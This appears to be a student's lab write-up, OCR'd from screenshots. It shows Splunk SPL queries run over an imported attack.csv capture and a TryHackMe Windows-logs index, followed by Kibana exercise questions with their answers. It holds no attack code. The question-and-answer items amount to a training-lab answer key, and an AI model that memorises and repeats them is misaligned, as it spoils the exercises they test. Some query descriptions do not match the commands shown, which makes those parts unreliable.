In Splunk, go to **Settings** > **Add Data** > **Upload**.

Step4. Choose attack.csv and follow the import process.

Step5. Use Splunk search queries to analyze the network traffic.


kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Apps Places
Feb 25 6:53 AM
36% 78% 0.0 kB 0.0 kB
Kali Linux
Search | Splunk 9.4.0
cyb3r:8000/en-US/app/search/search?q=search source%3D"attack.csv" host%3D"127.0.0.1" sourcetype%3D"c
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Search Analytics Datasets Reports Alerts Dashboards
Search & Reporting
Save As
Create Table View
Close
All time
Job
Fast Mode
Events (1,430,682) Patterns Statistics Visualization
Timeline format
Zoom Out
+ Zoom to Selection
× Deselect
100 milliseconds per column
Format
Show: 10 Per Page
View: List
Prev 1 2 3 4 5 6 7 8 ... Next
Hide Fields
All Fields
SELECTED FIELDS
a host 1
a index 1
# linecount 1
a source 1
Right Ctrl
Type here to search
USD/INR +0.23%
06:53
25/02/2025


New Search

```
source="attack.csv" host="127.0.0.1" sourcetype="csv"
```

✓ **1,430,682 events** (before 2/25/25 6:50:24.000 AM) No Event Sampling

```
i  Time                Event
>  2/24/25             Feb 24\, 2025 08:14:51.951623354 EAT,127.0.0.1,127.0.0.1,True,15126
   8:14:51.951 AM      host = 127.0.0.1   index = main   linecount = 1   source = attack.csv   sourcetype = csv   splunk_server = cyb3r
>  2/24/25             Feb 24\, 2025 08:14:51.951616727 EAT,127.0.0.1,127.0.0.1,True,80
   8:14:51.951 AM      host = 127.0.0.1   index = main   linecount = 1   source = attack.csv   sourcetype = csv   splunk_server = cyb3r
```

Additional search output




```
      "ip.flags": "0x02",
      "ip.flags_tree": {
        "ip.flags.rb": "0",
        "ip.flags.df": "1",
        "ip.flags.mf": "0"
      },
      "ip.frag_offset": "0",
      "ip.ttl": "64",
      "ip.proto": "6",
      "ip.checksum": "0x3cca",
      "ip.checksum.status": "2",
      "ip.src": "127.0.0.1",
      "ip.addr": "127.0.0.1",
      "ip.src_host": "127.0.0.1",
      "ip.host": "127.0.0.1",
      "ip.dst": "127.0.0.1",
      "ip.addr": "127.0.0.1",
      "ip.dst_host": "127.0.0.1",
      "ip.host": "127.0.0.1",
      "ip.stream": "0"
    },
    "tcp": {
```

Search processing Language used to analyze windowslogs in hackthebox machine

(https://tryhackme.com/room/splunkexploringspl)

a. *Index = "windowslogs"*

Retrieves all logs from windows logs without any filters. In the SourceIp field on left side it shows the Source IP that recorded max events.



```
1  index="windowslogs"
```

✓ 12,256 events (before 2/25/25 6:06:35.000 PM)   No Event Sampling

SELECTED FIELDS
- a host 1
- a source 1
- a SourceIp 7
- a sourcetype 1
- a User 4

INTERESTING FIELDS
- # @version 1
- a AccountName 4
- a AccountType 2
- a Application 22
- a Category 41
- a Channel 9

SourceIp


7 Values, 0.702% of events

Values	Count	%
172.90.12.11	53	61.628%
172.18.38.5	15	17.442%
fe80:0:0:0:c86e:cb04:bc03:d64f	10	11.628%
0:0:0:0:0:0:0:1	4	4.651%
fe80:0:0:0:7976:d2f2:1752:21b5	2	2.326%
224.0.0.251	1	1.163%
ff02:0:0:0:0:0:0:fb	1	1.163%

```
YSTEM32\psmserviceexthost.dll+222a3|C:\windows\SYSTEM32\psmse
```

b. *index=windowslogs "cyber*"*

Searches for events in windowslogs where any field contains a word starting with "cyber" (e.g., "cyberattack", "cybersecurity").



```
1  index=windowslogs  "cyber*"
```

✓ 12,256 events (before 2/25/25 6:13:04.000 PM)   No Event Sampling

SELECTED FIELDS
- a host 1
- a source 1
- a SourceIp 7
- a sourcetype 1
- a User 4


INTERESTING FIELDS
- # @version 1
- a AccountName 4
- a AccountType 2
- a Application 22

7/14/22 11:37:59.000 PM

```
{ [-]
   @version: 1
   AccountName: SYSTEM
   AccountType: User
   CallTrace: C:\windows\SYSTEM32\ntdll.dll+9c534|C:\windows\SYSTEM32\psmserviceexthost.dll+222a3|C:\windows\SYSTEM32\psmserv
   Category: Process accessed (rule: ProcessAccess)
   Channel: Microsoft-Windows-Sysmon/Operational
   Domain: NT AUTHORITY
   EventID: 10
   EventReceivedTime: 2022-04-15 08:05:46
   EventTime: 2022-04-15 08:05:44
   EventType: INFO
```

c. *index=windowslogs | table EventID User Image Hostname | dedup EventID*

Retrieves EventID, User, Image, and Hostname from windowslogs, removes duplicate EventID values, and displays the result as a table.




```
index=windowslogs | table EventID User Image Hostname | dedup EventID
```

✓ 12,256 events (before 2/25/25 6:15:18.000 PM) No Event Sampling ▾

EventID	User	Image	Hostname
10			Micheal.Beaven
5156			James.browne
5158			James.browne
800			James.browne
4103			James.browne
12		C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	James.browne
3	NT AUTHORITY\SYSTEM	C:\Windows\System32\dns.exe	Salena.Adam
22		C:\Windows\System32\svchost.exe	James.browne
4658			James.browne
4663			James.browne
4656			James.browne

d. *index=windowslogs | table _time EventID Hostname SourceName | sort SourceName*

Displays _time, EventID, Hostname, and SourceName fields as a table, sorted alphabetically by SourceName.




```
index=windowslogs | table _time EventID Hostname SourceName | sort SourceName
```

✓ 12,256 events (before 2/25/25 6:23:10.000 PM) No Event Sampling ▾

_time	EventID	Hostname	SourceName
2022-04-15 08:06:07	16977	James.browne	Microsoft-Windows-Directory-Services-SAM
2022-04-15 08:06:07	1502	James.browne	Microsoft-Windows-GroupPolicy
2022-04-15 08:06:48	4103	James.browne	Microsoft-Windows-PowerShell
2022-04-15 08:06:48	4103	James.browne	Microsoft-Windows-PowerShell
2022-04-15 08:06:48	4103	James.browne	Microsoft-Windows-PowerShell
2022-04-15 08:06:43	4103	James.browne	Microsoft-Windows-PowerShell
2022-04-15 08:06:43	4103	James.browne	Microsoft-Windows-PowerShell
2022-04-15 08:06:43	4103	James.browne	Microsoft-Windows-PowerShell
2022-04-15 08:06:43	4103	James.browne	Microsoft-Windows-PowerShell
2022-04-15 08:06:43	4103	James.browne	Microsoft-Windows-PowerShell

e. *index=windowslogs | rare limit=4 User*

Finds the 6 least frequently occurring User values in the windowslogs index.



Search Analytics Datasets Reports Alerts Dashboards — Search & Reporting

New Search — Save As ▾ Create Table View Close

```
index=windowslogs | rare limit=7 User
```

All time ▾

✓ 12,256 events (before 2/25/25 6:26:53.000 PM) No Event Sampling ▾ — Job ▾ — Verbose Mode ▾


Events (12,256) Patterns Statistics (4) Visualization

100 Per Page ▾ Format Preview ▾

User	count	percent
Cybertees\James	5	4.201681
NT AUTHORITY\NETWORK SERVICE	20	16.806723
Cybertees\Alberto	24	20.168067
NT AUTHORITY\SYSTEM	70	58.823529

f. index=windowslogs | chart count by Image

Creates a chart showing the count of events grouped by Image (process names).



Search Analytics Datasets Reports Alerts Dashboards — Search & Reporting

New Search — Save As ▾ Create Table View Close

```
index=windowslogs | chart count by Image
```

All time ▾

✓ 12,256 events (before 2/25/25 6:29:03.000 PM) No Event Sampling ▾ — Job ▾ — Verbose Mode ▾

Events (12,256) Patterns Statistics (35) Visualization


Pie Chart Format Trellis

other (21)
System
C:\windows\system32\taskhostw.exe
C:\windows\system32\svchost.exe
C:\Windows\System32\BackgroundTransferHost.exe
C:\Windows\System32\RuntimeBroker.exe
C:\Windows\System32\backgroundTaskHost.exe
C:\Windows\System32\conhost.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\usocoreworker.exe
C:\Windows\System32\wbem\WMIC.exe
C:\Windows\System32\wbem\WmiPrvSE.exe
C:\windows\System32\svchost.exe
C:\windows\system32\BackgroundTransferHost.exe
C:\windows\system32\backgroundTaskHost.exe


Image count

4.3 Kibana Analysis

Accessing Kibana :log in kibana using the kibana credentials



Kibana homepage



Welcome home

Enterprise Search

Create search experiences with a refined set of APIs and tools.

Observability

Consolidate your logs, metrics, application traces, and system availability with purpose-built UIs.

Security

Prevent, collect, detect, and respond to threats for unified protection across your infrastructure.


Analytics

Explore, visualize, and analyze your data using a powerful suite of analytical tools and applications.

TASK DONE:

Q1:Update the date and time filter as specified. How many total **hits** were captured within the selected time period?

answer::



Filter your data using KQL syntax

May 11, 2023 @ 18:45:00.000 → May 11, 2023 @ 19:01:00.000

920 hits

May 11, 2023 @ 18:45:00.000 - May 11, 2023 @ 19:01:00.000 (interval: Auto - 30 seconds)

Popular fields 2


Available fields 565

Get the best look at your search results

Add relevant fields, reorder and sort columns, resize rows, and more in the document table.

Q2: Look at the **Top values** under the **destination.ip** field. Which IP address stands out?

answer:



127.0.0.1	36.0%
192.168.50.1	12.3%
192.168.50.224	11.4%
84.237.252.156	6.6%
192.168.50.41	4.4%
192.168.50.132	4.4%
192.168.50.182	3.5%
239.255.255.250	3.1%
192.168.50.36	2.2%
204.79.197.200	1.8%
Other	14.5%

